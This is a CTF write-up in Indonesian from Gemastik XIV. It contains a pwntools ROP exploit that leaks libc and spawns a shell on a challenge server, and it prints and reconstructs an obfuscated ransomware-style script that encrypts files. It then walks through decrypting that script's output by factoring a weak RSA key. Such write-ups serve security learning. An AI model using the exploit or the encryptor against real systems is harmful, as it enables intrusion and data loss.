WriteUp Gemastik XIV

PRAM!!! Kaget

MBEERRR

ChaO

AnehMan

Binary Exploitation

1. pepega

a. Executive Summary

54.179.3.37:10030

Author: circleous#0587

b. Technical Report

Diberikan sebuah binary 64 bit, dari pseudocode sudah terlihat bugnya adalah buffer overflow. Tinggal kita ropchain aja.
Stepnya gini:

1. Leak libc
2. Exec shell

```
from pwn import *

# p = process("./pepega")
p = remote("54.179.3.37", 10030)
binary = ELF("./pepega")

puts_plt = binary.plt['puts']
puts_got = binary.got['puts']
pop_rdi = 0x0000000000401293
main = 0x4011D9

payload = ''
payload += 'A' * 264
payload += p64(pop_rdi)
payload += p64(puts_got)
payload += p64(puts_plt)
payload += p64(main)

# gdb.attach(p, 'b *0x401224')

p.sendline(payload)
```

```python
p.recvline()

libc_leak = u64(p.recvline()[:-1].ljust(8, '\x00'))
log.info("Libc puts: {}".format(hex(libc_leak)))
libc_base = libc_leak - 0x0875a0
log.info("Libc base: {}".format(hex(libc_base)))
libc_system = libc_base + 0x055410
log.info("Libc system: {}".format(hex(libc_system)))
libc_binsh = libc_base + 0x1b75aa
log.info("Libc binsh: {}".format(hex(libc_binsh)))

payload = ''
payload += 'A' * 264
payload += p64(pop_rdi)
payload += p64(libc_binsh)
payload += p64(0x000000000040101a)
payload += p64(libc_system)

p.sendline(payload)

p.interactive()
```

Jalanin scriptnya, flagnya ada di /

```
chao at Yu in [~/Downloads/gemastik/pwn]
0:16:09 › python exploit.py
[+] Opening connection to 54.179.3.37 on port 10030: Done
[*] '/home/chao/Downloads/gemastik/pwn/pepega'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[*] Libc puts: 0x7fc6b65975a0
[*] Libc base: 0x7fc6b6510000
[*] Libc system: 0x7fc6b6565410
[*] Libc binsh: 0x7fc6b66c75aa
[*] Switching to interactive mode
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAA\x93\x12
$ cat /flag
gemastik14{punten_php_tadi_misconfig_sadge_ini_free_flag_lagi_g9psodfbdnsdv35a}$
```

c. Flag

Flag:
`gemastik14{punten_php_tadi_misconfig_sadge_ini_free_flag_lagi_g9psodfbdnsdv35a}`

Reverse Engineering

1. Slytherin

a. Executive Summary

Help me defeat this shapeshifter ransomware.

Author: vidner#6838

b. Technical Report

Diberikan file slytherin.py dan slythered. Berikut penampakan slytherin.py

```
#!/usr/bin/python
import sys
import zlib
import marshal
a                    =                    '\xa2\x93\xe7Z\xe8dv
?x"5)q\x96\xef>\x1d=56\x99\xfe\xf4\xc5\x19\xc1\xb9\xafU\xc0\xe
0\xda\x0f\x9a\x0e\xa3\x0b\xadf/\xe6\x07\x9cN\x95\xd1\xfd\x99+\
xe77\xc3\xc8i^b\x1f\xfc\x8d\xea|I\xd1\xfe\xb4m\x17\xdf$5\x80\x
1aPP&\x86\xbd\xc1&k\x058\xc7\xffd\x83\xc91\x16t\x8a\xec\x1f\xf
6j\x047\xdf\xc6qy\xb8^\xcc\xb5\x8ewA\xdf\xa0\xd1\x01\xffn\xcb\
xb3\xbb<kE\x01\x01bEW\xfc!\x18\x92V[am\xe8)\xbd\x141W"\xe3\x80
\x97\x93\xc7\x8b\x15X\xda,\xf5j\x1a\x88\xae\x13{\xba\x91\x13\x
94\xb6A\x16\xa4\xf2]\xb7B\x8e\t\xa9\xd9]%>\xbf#\x1e\r\xb9\x89\
xd5/\xdat\xb8j\xca\xe0\x17\x82Q\x7f[4~\x96\xcd\xbc\xa4\xa5\xf0
j\xe1\x8e1
\x1d\x14U\xc7\x91\\\xe9}\x0c\xe1\xf4\xf7i\xc69\x81n1~\xc1L\x8c
\xa0\xdd<\xe8\xc5\x06\xf6-
\xb7\xa8\xe7&\x9a\xef\xc9^^\x88\r/\x1c\xd22\x18.GC\xc79\xef!\x
ea\x85\xd0\x04\xbf\xcc\xda\xe4\x00\xcaEE\x1e"\x1b\x0c\xe4\xc9\
x9a\xca\xf4\xcf\xe1\x1b\xa7\'E<
u\xa6C\xb1G\xf1cT\xc3v?<\x85D\xec\xdb\x92\x85U\xc5I\xbf\x06\x0
fU\xa42\xfc^\x124\xc0\xcf\xb5\xf9\xae\x87\x91\xe5\x1d`\xf67Ib\
x99\xb2\x81"\xe9%cc[7\xbf\xa7\x90\xe8^87\xf0<M\'\xfa\x83\x19\x
b2K\xb9\xcb\x12\x02\xde\xe7\xb3\xbb`&\\Nn\xd4&VA\x8f\x07\xc5\x
f5\xf0\xa3\xf8C\x9d\x8a\xbd\x1c\x08\x86]0\x9d\xf1\xa8\x06Q\xeb
```

```
\x00)L&`)\x86
\x03\xda\xb7]\xf9\xb2\t\x0f\xba\xb7\xe8\xa4\x0f$\x08\x038
\x05\xb5\x844\xe3v\xba\xe0\xb4s@\xdd\xe5\xd33\x16\x1a\xd3\xf0\
xdf\xb0
\xa7\xcb\x0cQ\xc2N\x12t2&\x17\x8d\xddb[\x088A\xbcTT\xab\xb0I\n
\x86\xb5\x18\xfb\xcb\xd9\x98\xab[F\xfa\xc0\xefR\x97\xfb%\x81\x
f6g\xf9\x97k\xed\x06\xa3\xdf\xc4\xdd\x0b\xc2\x8f\xaa\x18\x1a.\
xcf\xeb\x96\xcb\xddA\xc4\x83C\xbd49z#/\xcduK\xe4?\x1f"[\xcf\xc
4\xd8~Uk\xb8|\nO\x00\xa4\x10\x9dW\x08!\xe9\xe6\xd1O!K6\x1c\xff
H\xf3{\xa7\x04\'\x88d\xa4\xb9\x95\x14\xe5\xd8\xfcF\xcck\x98\xb
e\xcc\x049\x12\n\xea\xac\xbd\x82\x03\xa7$?\xcaxk\x1a\xd3\x18@\
x16\xe0L#\x1bK{\x04Jv\x02\xcd\x82\xf5J}r\x16L\xe9P\xe3;\xb7l\x
96;\x9bb\xd1\r\x80\xee\xe1\xebR\xe4\xb4\x89\x03\x03\xc1%`\xad@
V\xed\x89\x8cNv\x08\xf6#\x13\x9cx\x97|I\xeay\xf6\x16\xbc-
\x7f\xcd\x90\xaa\x98\x1b\xfa\xf6\xf9\x83oxU\xb4FzF\xdd\x90,\xe
a\xb9\x06\xbf\x1dE\x80Q\xc0\xca\xb1zT\xc8\x7f\xeb\xc6HvL\xf3\x
0b_\x80\x0f\xa5~\x05\xf8\xfb\xc1pO\xa7/\x8az\x03,\xc9\x00\x83\
x98\xcf\xe5U\x9fe\xea\xc9\x11\xb3$\xcdo\x81\x0b\x8d\x83yn\xe2~
l|\xddo\xb1#{\xc5\'\x91\xcb\x87I\'wF\xcc&U\x00\xa7\xffV\xab\xb
22W4\x07\x16\xc7&\xa3\xb8\xc5\x89\xd2<\xdb\'\xb9\x16\xf4t\x88\
x07\xa6t\r\xa6EX\x9e\xf6*WJY\x8f\x81\xe1\\\x7fW\xa3\xa9\x90\xe
0\xec\xa8\xcd,\xa8\x05\xedD\xe7\xca\xf3\xf6\xed\n\xe1\xd9\xa2\
xbet\xee9\x11\xa6D\xc2\xdb>U\x9e\x94=\x88G\xdb\xcdw/r\x14uh
k\xff\x90Z\x84\xe2\xbe^\x81\xf0S\xbcm][c\xd9\xd8sO\x0e\xd3\xf7
N%j\xa1\x97\x86\xa2\xbd&\xcb\x84\xf2v\x9d\x83\x13\xa8\x9bpu\x1
1/\x83ZJO\xc4\x1bq\xf7jF\xb5\xc2\x14:\xcbd`\xf0\x15'
eval(marshal.loads(zlib.decompress("".join([chr(ord(a[i%32])^o
rd(a[i])) for i in range(32,len(a))]))))
b = open('slytherin.py').read().split(chr(10))[:-1]
c = open('/dev/urandom').read(32)
b[4] = "a = " + repr("".join([chr(ord(a[i])^ord(c[i%32])) for i
in range(len(a))]))
with open('slytherin.py','w') as e:
   for i in b:
       e.write(i + chr(10))
```

Kode di-obfuscate dengan zlib dan marshall. Langsung ganti eval jadi print, berikut hasilnya

```
anehman@ubuntu:~/ctf/gemastik/2021/rev/slytherin$ python slytherin-dis.py
<code object <module> at 0x7f0809d0c2b0, file "script.py", line 1>
anehman@ubuntu:~/ctf/gemastik/2021/rev/slytherin$
```

Kami sempat mencoba untuk decompile dengan uncompyle6, tapi gagal :(Akhirnya kami coba untuk disassemble dengan dis.disassemble(). Berikut hasilnya

```
        e.write(i + chr(10))
  1           0 LOAD_CONST               0 (-1)
              3 LOAD_CONST               1 (None)
              6 IMPORT_NAME              0 (zlib)
              9 STORE_NAME               0 (zlib)

  2          12 LOAD_CONST               0 (-1)
             15 LOAD_CONST               1 (None)
             18 IMPORT_NAME              1 (os)
             21 STORE_NAME               1 (os)

  3          24 LOAD_CONST               0 (-1)
             27 LOAD_CONST               2 (('RSA',))
             30 IMPORT_NAME              2 (Crypto.PublicKey)
             33 IMPORT_FROM              3 (RSA)
             36 STORE_NAME               3 (RSA)
             39 POP_TOP

  4          40 LOAD_CONST               0 (-1)
             43 LOAD_CONST               3 (('AES',))
             46 IMPORT_NAME              4 (Crypto.Cipher)
             49 IMPORT_FROM              5 (AES)
             52 STORE_NAME               5 (AES)
             55 POP_TOP

  5          56 LOAD_CONST               0 (-1)
             59 LOAD_CONST               4 (('long_to_bytes',
'bytes_to_long'))
             62 IMPORT_NAME              6 (Crypto.Util.number)
             65 IMPORT_FROM              7 (long_to_bytes)
             68 STORE_NAME               7 (long_to_bytes)
             71 IMPORT_FROM              8 (bytes_to_long)
             74 STORE_NAME               8 (bytes_to_long)
```

```
             77 POP_TOP

  9          78 LOAD_CONST               5 ('-----BEGIN PUBLIC
KEY-----
\nMCwwDQYJKoZIhvcNAQEBBQADGwAwGAIRAp6i5d8BDOZL/fbsZtrTB6kCAwEA
AQ==\n-----END PUBLIC KEY-----')
             81 STORE_NAME               9 (public_key)

 11            84 LOAD_CONST                   6 (<code object
encrypt_key at 0x7f4b220aae30, file "script.py", line 11>)
             87 MAKE_FUNCTION            0
             90 STORE_NAME              10 (encrypt_key)

 14          93 LOAD_CONST               7 (<code object pad_key
at 0x7f4b220ae0b0, file "script.py", line 14>)
             96 MAKE_FUNCTION            0
             99 STORE_NAME              11 (pad_key)

 17           102 LOAD_CONST                   8 (<code object
compress_dir at 0x7f4b220ae1b0, file "script.py", line 17>)
            105 MAKE_FUNCTION            0
            108 STORE_NAME              12 (compress_dir)

 20         111 LOAD_CONST               9 (<code object encrypt
at 0x7f4b220ae230, file "script.py", line 20>)
            114 MAKE_FUNCTION            0
            117 STORE_NAME              13 (encrypt)

 26         120 LOAD_NAME               14 (__name__)
            123 LOAD_CONST              10 ('__main__')
            126 COMPARE_OP               2 (==)
            129 POP_JUMP_IF_FALSE      206

 27         132 LOAD_NAME               15 (open)
            135 LOAD_CONST              11 ('slythered')
            138 LOAD_CONST              12 ('wb')
            141 CALL_FUNCTION            2
            144 STORE_NAME              16 (out)

 28         147 LOAD_NAME               16 (out)
```

```
            150 LOAD_ATTR                17 (write)
            153 LOAD_NAME                13 (encrypt)
            156 LOAD_NAME                12 (compress_dir)
            159 CALL_FUNCTION             0
            162 LOAD_NAME                 1 (os)
            165 LOAD_ATTR                18 (urandom)
            168 LOAD_CONST               13 (16)
            171 CALL_FUNCTION             1
            174 LOAD_NAME                 3 (RSA)
            177 LOAD_ATTR                19 (import_key)
            180 LOAD_NAME                 9 (public_key)
            183 CALL_FUNCTION             1
            186 CALL_FUNCTION             3
            189 CALL_FUNCTION             1
            192 POP_TOP

 29         193 LOAD_NAME                16 (out)
            196 LOAD_ATTR                20 (close)
            199 CALL_FUNCTION             0
            202 POP_TOP
            203 JUMP_FORWARD              0 (to 206)
        >>  206 LOAD_CONST                1 (None)
            209 RETURN_VALUE
```

Terlihat ada code object di hasil disas, jadi kita tidak bisa mengetahui isi dari function tersebut. Setelah googling, kami menemukan cara untuk disas rekursif
https://stackoverflow.com/questions/44877745/is-there-a-way-to-make-dis-dis-print-code-objects-recursively

Jadi langsung saja implementasikan

```python
def recursive_dis(code):
    print(code)
    dis.dis(code)

    for obj in code.co_consts:
        if isinstance(obj, type(code)):
            print()
            recursive_dis(obj)
```

```
a                    =                    '\xa2\x93\xe7Z\xe8dv
?x"5)q\x96\xef>\x1d=56\x99\xfe\xf4\xc5\x19\xc1\xb9\xafU\xc0\xe
0\xda\x0f\x9a\x0e\xa3\x0b\xadf/\xe6\x07\x9cN\x95\xd1\xfd\x99+\
xe77\xc3\xc8i^b\x1f\xfc\x8d\xea|I\xd1\xfe\xb4m\x17\xdf$5\x80\x
1aPP&\x86\xbd\xc1&k\x058\xc7\xffd\x83\xc91\x16t\x8a\xec\x1f\xf
6j\x047\xdf\xc6qy\xb8^\xcc\xb5\x8ewA\xdf\xa0\xd1\x01\xffn\xcb\
xb3\xbb<kE\x01\x01bEW\xfc!\x18\x92V[am\xe8)\xbd\x141W"\xe3\x80
\x97\x93\xc7\x8b\x15X\xda,\xf5j\x1a\x88\xae\x13{\xba\x91\x13\x
94\xb6A\x16\xa4\xf2]\xb7B\x8e\t\xa9\xd9]%>\xbf#\x1e\r\xb9\x89\
xd5/\xdat\xb8j\xca\xe0\x17\x82Q\x7f[4~\x96\xcd\xbc\xa4\xa5\xf0
j\xe1\x8el
\x1d\x14U\xc7\x91\\\xe9}\x0c\xe1\xf4\xf7i\xc69\x81n1~\xc1L\x8c
\xa0\xdd<\xe8\xc5\x06\xf6-
\xb7\xa8\xe7&\x9a\xef\xc9^^\x88\r/\x1c\xd22\x18.GC\xc79\xef!\x
ea\x85\xd0\x04\xbf\xcc\xda\xe4\x00\xcaEE\x1e"\x1b\x0c\xe4\xc9\
x9a\xca\xf4\xcf\xe1\x1b\xa7\'E<
u\xa6C\xb1G\xf1cT\xc3v?<\x85D\xec\xdb\x92\x85U\xc5I\xbf\x06\x0
fU\xa42\xfc^\x124\xc0\xcf\xb5\xf9\xae\x87\x91\xe5\x1d`\xf67Ib\
x99\xb2\x81"\xe9%cc[7\xbf\xa7\x90\xe8^87\xf0<M\'\xfa\x83\x19\x
b2K\xb9\xcb\x12\x02\xde\xe7\xb3\xbb`&\\Nn\xd4&VA\x8f\x07\xc5\x
f5\xf0\xa3\xf8C\x9d\x8a\xbd\x1c\x08\x86]0\x9d\xf1\xa8\x06Q\xeb
\x00)L&`)\x86
\x03\xda\xb7]\xf9\xb2\t\x0f\xba\xb7\xe8\xa4\x0f$\x08\x038
\x05\xb5\x844\xe3v\xba\xe0\xb4s@\xdd\xe5\xd33\x16\x1a\xd3\xf0\
xdf\xb0
\xa7\xcb\x0cQ\xc2N\x12t2&\x17\x8d\xddb[\x088A\xbcTT\xab\xb0I\n
\x86\xb5\x18\xfb\xcb\xd9\x98\xab[F\xfa\xc0\xefR\x97\xfb%\x81\x
f6g\xf9\x97k\xed\x06\xa3\xdf\xc4\xdd\x0b\xc2\x8f\xaa\x18\x1a.\
xcf\xeb\x96\xcb\xddA\xc4\x83C\xbd49z#/\xcduK\xe4?\x1f"[\xcf\xc
4\xd8~Uk\xb8|\nO\x00\xa4\x10\x9dW\x08!\xe9\xe6\xd1O!K6\x1c\xff
H\xf3{\xa7\x04\'\x88d\xa4\xb9\x95\x14\xe5\xd8\xfcF\xcck\x98\xb
e\xcc\x049\x12\n\xea\xac\xbd\x82\x03\xa7$?\xcaxk\x1a\xd3\x18@\
x16\xe0L#\x1bK{\x04Jv\x02\xcd\x82\xf5J}r\x16L\xe9P\xe3;\xb7l\x
96;\x9bb\xd1\r\x80\xee\xe1\xebR\xe4\xb4\x89\x03\x03\xc1%`\xad@
V\xed\x89\x8cNv\x08\xf6#\x13\x9cx\x97|I\xeay\xf6\x16\xbc-
\x7f\xcd\x90\xaa\x98\x1b\xfa\xf6\xf9\x83oxU\xb4FzF\xdd\x90,\xe
a\xb9\x06\xbf\x1dE\x80Q\xc0\xca\xb1zT\xc8\x7f\xeb\xc6HvL\xf3\x
0b_\x80\x0f\xa5~\x05\xf8\xfb\xc1pO\xa7/\x8az\x03,\xc9\x00\x83\
x98\xcf\xe5U\x9fe\xea\xc9\x11\xb3$\xcdo\x81\x0b\x8d\x83yn\xe2~
l|\xddo\xb1#{\xc5\'\x91\xcb\x87I\'wF\xcc&U\x00\xa7\xffV\xab\xb
```

```
22W4\x07\x16\xc7&\xa3\xb8\xc5\x89\xd2<\xdb\'\xb9\x16\xf4t\x88\
x07\xa6t\r\xa6EX\x9e\xf6*WJY\x8f\x81\xe1\\\x7fW\xa3\xa9\x90\xe
0\xec\xa8\xcd,\xa8\x05\xedD\xe7\xca\xf3\xf6\xed\n\xe1\xd9\xa2\
xbet\xee9\x11\xa6D\xc2\xdb>U\x9e\x94=\x88G\xdb\xcdw/r\x14uh
k\xff\x90Z\x84\xe2\xbe^\x81\xf0S\xbcm][c\xd9\xd8sO\x0e\xd3\xf7
N%j\xa1\x97\x86\xa2\xbd&\xcb\x84\xf2v\x9d\x83\x13\xa8\x9bpu\x1
1/\x83ZJO\xc4\x1bq\xf7jF\xb5\xc2\x14:\xcbd`\xf0\x15'
code                                                                =
marshal.loads(zlib.decompress("".join([chr(ord(a[i%32])^ord(a[
i])) for i in range(32,len(a))])))
recursive_dis(code)
```

Hasil:

```
<code object <module> at 0x7f7cf24cc2b0, file "script.py", line
1>
  1           0 LOAD_CONST               0 (-1)
              3 LOAD_CONST               1 (None)
              6 IMPORT_NAME              0 (zlib)
              9 STORE_NAME               0 (zlib)

  2          12 LOAD_CONST               0 (-1)
             15 LOAD_CONST               1 (None)
             18 IMPORT_NAME              1 (os)
             21 STORE_NAME               1 (os)

  3          24 LOAD_CONST               0 (-1)
             27 LOAD_CONST               2 (('RSA',))
             30 IMPORT_NAME              2 (Crypto.PublicKey)
             33 IMPORT_FROM              3 (RSA)
             36 STORE_NAME               3 (RSA)
             39 POP_TOP

  4          40 LOAD_CONST               0 (-1)
             43 LOAD_CONST               3 (('AES',))
             46 IMPORT_NAME              4 (Crypto.Cipher)
             49 IMPORT_FROM              5 (AES)
             52 STORE_NAME               5 (AES)
             55 POP_TOP

  5          56 LOAD_CONST               0 (-1)
```

```
             59 LOAD_CONST               4 (('long_to_bytes',
'bytes_to_long'))
             62 IMPORT_NAME              6 (Crypto.Util.number)
             65 IMPORT_FROM              7 (long_to_bytes)
             68 STORE_NAME               7 (long_to_bytes)
             71 IMPORT_FROM              8 (bytes_to_long)
             74 STORE_NAME               8 (bytes_to_long)
             77 POP_TOP

  9          78 LOAD_CONST               5 ('-----BEGIN PUBLIC
KEY-----
\nMCwwDQYJKoZIhvcNAQEBBQADGwAwGAIRAp6i5d8BDOZL/fbsZtrTB6kCAwEA
AQ==\n-----END PUBLIC KEY-----')
             81 STORE_NAME               9 (public_key)

 11            84 LOAD_CONST                 6 (<code object
encrypt_key at 0x7f7cf24c8e30, file "script.py", line 11>)
             87 MAKE_FUNCTION            0
             90 STORE_NAME              10 (encrypt_key)

 14          93 LOAD_CONST              7 (<code object pad_key
at 0x7f7cf24cc0b0, file "script.py", line 14>)
             96 MAKE_FUNCTION            0
             99 STORE_NAME              11 (pad_key)

 17           102 LOAD_CONST                 8 (<code object
compress_dir at 0x7f7cf24cc1b0, file "script.py", line 17>)
            105 MAKE_FUNCTION            0
            108 STORE_NAME              12 (compress_dir)

 20         111 LOAD_CONST              9 (<code object encrypt
at 0x7f7cf24cc230, file "script.py", line 20>)
            114 MAKE_FUNCTION            0
            117 STORE_NAME              13 (encrypt)

 26         120 LOAD_NAME               14 (__name__)
            123 LOAD_CONST              10 ('__main__')
            126 COMPARE_OP               2 (==)
            129 POP_JUMP_IF_FALSE      206
```

```
 27          132 LOAD_NAME                15 (open)
             135 LOAD_CONST               11 ('slythered')
             138 LOAD_CONST               12 ('wb')
             141 CALL_FUNCTION             2
             144 STORE_NAME               16 (out)

 28          147 LOAD_NAME                16 (out)
             150 LOAD_ATTR                17 (write)
             153 LOAD_NAME                13 (encrypt)
             156 LOAD_NAME                12 (compress_dir)
             159 CALL_FUNCTION             0
             162 LOAD_NAME                 1 (os)
             165 LOAD_ATTR                18 (urandom)
             168 LOAD_CONST               13 (16)
             171 CALL_FUNCTION             1
             174 LOAD_NAME                 3 (RSA)
             177 LOAD_ATTR                19 (import_key)
             180 LOAD_NAME                 9 (public_key)
             183 CALL_FUNCTION             1
             186 CALL_FUNCTION             3
             189 CALL_FUNCTION             1
             192 POP_TOP

 29          193 LOAD_NAME                16 (out)
             196 LOAD_ATTR                20 (close)
             199 CALL_FUNCTION             0
             202 POP_TOP
             203 JUMP_FORWARD              0 (to 206)
         >>  206 LOAD_CONST                1 (None)
             209 RETURN_VALUE
()
<code object encrypt_key at 0x7f7cf24c8e30, file "script.py",
line 11>
 12            0 LOAD_GLOBAL               0 (pad_key)
               3 LOAD_GLOBAL               1 (long_to_bytes)
               6 LOAD_GLOBAL               2 (pow)
               9 LOAD_GLOBAL               3 (bytes_to_long)
              12 LOAD_FAST                 0 (aes_key)
              15 CALL_FUNCTION             1
              18 LOAD_FAST                 1 (rsa_key)
```

```
             21 LOAD_ATTR                4 (e)
             24 LOAD_FAST                1 (rsa_key)
             27 LOAD_ATTR                5 (n)
             30 CALL_FUNCTION            3
             33 CALL_FUNCTION            1
             36 CALL_FUNCTION            1
             39 RETURN_VALUE
()
<code object pad_key at 0x7f7cf24cc0b0, file "script.py", line
14>
 15           0 LOAD_FAST                0 (key)
              3 LOAD_GLOBAL              0 (chr)
              6 LOAD_CONST               1 (69)
              9 CALL_FUNCTION            1
             12 LOAD_CONST               2 (20)
             15 LOAD_GLOBAL              1 (len)
             18 LOAD_FAST                0 (key)
             21 CALL_FUNCTION            1
             24 BINARY_SUBTRACT
             25 BINARY_MULTIPLY
             26 BINARY_ADD
             27 RETURN_VALUE
()
<code object compress_dir at 0x7f7cf24cc1b0, file "script.py",
line 17>
 18           0 LOAD_GLOBAL              0 (zlib)
              3 LOAD_ATTR                1 (compress)
              6 LOAD_CONST               1 ('')
              9 LOAD_ATTR                2 (join)
             12 BUILD_LIST               0
             15 LOAD_GLOBAL              3 (filter)
             18 LOAD_GLOBAL              4 (os)
             21 LOAD_ATTR                5 (path)
             24 LOAD_ATTR                6 (isfile)
             27 LOAD_GLOBAL              4 (os)
             30 LOAD_ATTR                7 (listdir)
             33 LOAD_GLOBAL              4 (os)
             36 LOAD_ATTR                8 (curdir)
             39 CALL_FUNCTION            1
             42 CALL_FUNCTION            2
```

```
             45 GET_ITER
        >>   46 FOR_ITER                24 (to 73)
             49 STORE_FAST               0 (file_name)
             52 LOAD_GLOBAL              9 (open)
             55 LOAD_FAST                0 (file_name)
             58 CALL_FUNCTION            1
             61 LOAD_ATTR               10 (read)
             64 CALL_FUNCTION            0
             67 LIST_APPEND              2
             70 JUMP_ABSOLUTE           46
        >>   73 CALL_FUNCTION            1
             76 CALL_FUNCTION            1
             79 RETURN_VALUE
()
<code object encrypt at 0x7f7cf24cc230, file "script.py", line
20>
 21           0 LOAD_GLOBAL              0 (AES)
              3 LOAD_ATTR                1 (new)
              6 LOAD_FAST                1 (aes_key)
              9 LOAD_GLOBAL              0 (AES)
             12 LOAD_ATTR                2 (MODE_EAX)
             15 CALL_FUNCTION            2
             18 STORE_FAST               3 (cipher)

 22          21 LOAD_FAST                3 (cipher)
             24 LOAD_ATTR                3 (nonce)
             27 STORE_FAST               4 (nonce)

 23          30 LOAD_FAST                3 (cipher)
             33 LOAD_ATTR                4 (encrypt)
             36 LOAD_FAST                0 (data)
             39 CALL_FUNCTION            1
             42 STORE_FAST               5 (ciphertext)

 24          45 LOAD_CONST               1 ('slyt')
             48 LOAD_FAST                4 (nonce)
             51 BINARY_ADD
             52 LOAD_GLOBAL              5 (encrypt_key)
             55 LOAD_FAST                1 (aes_key)
             58 LOAD_FAST                2 (rsa_key)
```

```
             61 CALL_FUNCTION            2
             64 BINARY_ADD
             65 LOAD_FAST                5 (ciphertext)
             68 BINARY_ADD
             69 RETURN_VALUE
```

Sekarang kita menerjemahkan bytecode ini ke bentuk kode python. Caranya dengan melakukan “educated guess”, setelah itu coba disas dengan `dis.dis(nama_fungsi)`. Kira-kira hasil akhirnya seperti ini

```
from Crypto.Util.number import long_to_bytes, bytes_to_long
from Crypto.PublicKey import RSA
from Crypto.Cipher import AES
import os

def pad_key(key):
   return key + (chr(69) * (20 - len(key))).encode("")

def encrypt_key(aes_key, key):

print(long_to_bytes(pow(bytes_to_long(aes_key),key.e,key.n)))

print(pad_key(long_to_bytes(pow(bytes_to_long(aes_key),key.e,k
ey.n))))
   return
pad_key(long_to_bytes(pow(bytes_to_long(aes_key),key.e,key.n))
)

def encrypt(data, aes_key, rsa_key):
   cipher = AES.new(aes_key, AES.MODE_EAX)
   nonce = cipher.nonce

   ciphertext = cipher.encrypt(data)
   return 'slyt' + nonce + encrypt_key(aes_key, rsa_key) +
ciphertext

def compress_dir():
   return   zlib.compress(''.join([open(file_name).read()   for
file_name in filter(os.path.isfile, os.listdir(os.curdir))]))
```

```
public_key = RSA.import_key('-----BEGIN PUBLIC KEY-----
\nMCwwDQYJKoZIhvcNAQEBBQADGwAwGAIRAp6i5d8BDOZL/fbsZtrTB6kCAwEA
AQ==\n-----END PUBLIC KEY-----')

if __name__ == "__main__":
   encrypt_key(os.urandom(16), public_key)
   out = open('slythered', 'wb')
   out.write(encrypt(compress_dir(), os.urandom(16),
RSA.import_key(public_key)))
```

Jadi intinya program melakukan kompres setiap file yang ada di current directory, setelah itu di encrypt dengan AES mode EAX. Key dari AES tadi di encrypt menggunakan RSA. Kita juga bisa mengetahui struktur file `slythered` dengan melihat fungsi `encrypt()`.
Terlihat pada potongan kode di bawah:

```
return 'slyt' + nonce + encrypt_key(aes_key, rsa_key) +
ciphertext
```

Struktur file `slythered` adalah sebagai berikut:

1. String “slyt”
2. 16-byte nonce
3. Key AES yang di-enc dengan RSA + padding chr(69) -> string “E”
4. Hasil enkripsi

Jadi yang harus dilakukan adalah:

1. Memisahkan byte-byte tadi
2. Mencari key AES. Karena public key nya kecil, jadi ada kemungkinan bisa langsung difaktorkan di factordb
3. Decrypt compressed string
4. Decompress string

Berikut script yang kami buat

```
#!/usr/bin/env python3

from Crypto.Util.number import long_to_bytes, bytes_to_long,
inverse
from Crypto.PublicKey import RSA
from Crypto.Cipher import AES
from factordb import factorize
import zlib
```

```python
# slythered structure
# - 'slyt'
# - 16-bytes nonce
# - encrypt-key (padding string E)
# - ciphertext

sly = open("slythered","rb").read()

slyt = sly[:4]
nonce = sly[4:20]
encrypted_key = sly[20:40]
ciphertext = sly[40:]

# get aes_key
key = RSA.import_key(open("key.pub").read())

e = key.e
n = key.n

p, q = factorize(n)[0]
phi = (p-1)*(q-1)
d = inverse(e, phi)
aes_key = long_to_bytes(pow(bytes_to_long(encrypted_key[:-3]),
d, n))

# decrypt ciphertext
cipher = AES.new(aes_key, AES.MODE_EAX, nonce=nonce)
data = cipher.decrypt(ciphertext)

print(zlib.decompress(data))
```

factordb.py

```python
import requests, json

URL = "http://factordb.com/api"

def factorize(n):
    s = {
        'C': 'Composite, no factors known',
```

```
        'CF': 'Composite, factors known',
        'FF': 'Composite, fully factored',
        'P': 'Definitely prime',
        'Prp': 'Probably prime',
        'U': 'Unknown',
        'Unit': 'Just for "1"',
        'N': 'This number is not in database (and was not added
due to your settings)'
    }

    query = {
        "query": n
    }

    r = requests.get(URL, params=query).text
    r = json.loads(r)
    f = r['factors']
    factors = []

    for i in f:
        for x in range(i[1]):
            factors.append(int(i[0]))

    return factors, s[r['status']]
```

Hasil (sample, panjang banget hasilnya):

```
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
d8\xff\xe0\x00\x10JFIF\x00\x01\x01\x00\x00\x01\x0
\x00mntrRGB XYZ \x00\x00\x00\x00\x00\x00\x00\x00\
00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\xf
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
x00\tdesc\x00\x00\x00\xf0\x00\x00\x00trXYZ\x00\x0
RC\x00\x00\x01\xa0\x00\x00\x00(gTRC\x00\x00\x01\x
x00\x01\xdc\x00\x00\x00<mluc\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
```

Terlihat disana ada byte “JFIF” yang menandakan file JPG. Jadi kita ubah sedikit script tadi di bagian akhir

```
# sebelum
```

```
print(zlib.decompress(data))


# sesudah
with open("sadf","wb") as f:
    f.write(zlib.decompress(data))
```

Karena waktu mepet, jadi kami langsung pakai foremost untuk memisahkan semua gambar

```
anehman@ubuntu:~/ctf/gemastik/2021/rev/slytherin$ python3 extractor.py; foremost sadf
Processing: sadf
|*|
anehman@ubuntu:~/ctf/gemastik/2021/rev/slytherin$ cd output/jpg/
anehman@ubuntu:~/ctf/gemastik/2021/rev/slytherin/output/jpg$ ls
00000012.jpg  00000032.jpg  00000057.jpg  00000084.jpg
anehman@ubuntu:~/ctf/gemastik/2021/rev/slytherin/output/jpg$
```

Flag dipisah menjadi 4 bagian

gemastik1

4{you_just_beat_

_a_shapeshifting

_malware}

c. Flag

Flag: **gemastik14{you_just_beat_a_shapeshifting_malware}**

Web Exploitation

1. php-ng

a. Executive Summary

Next gen php

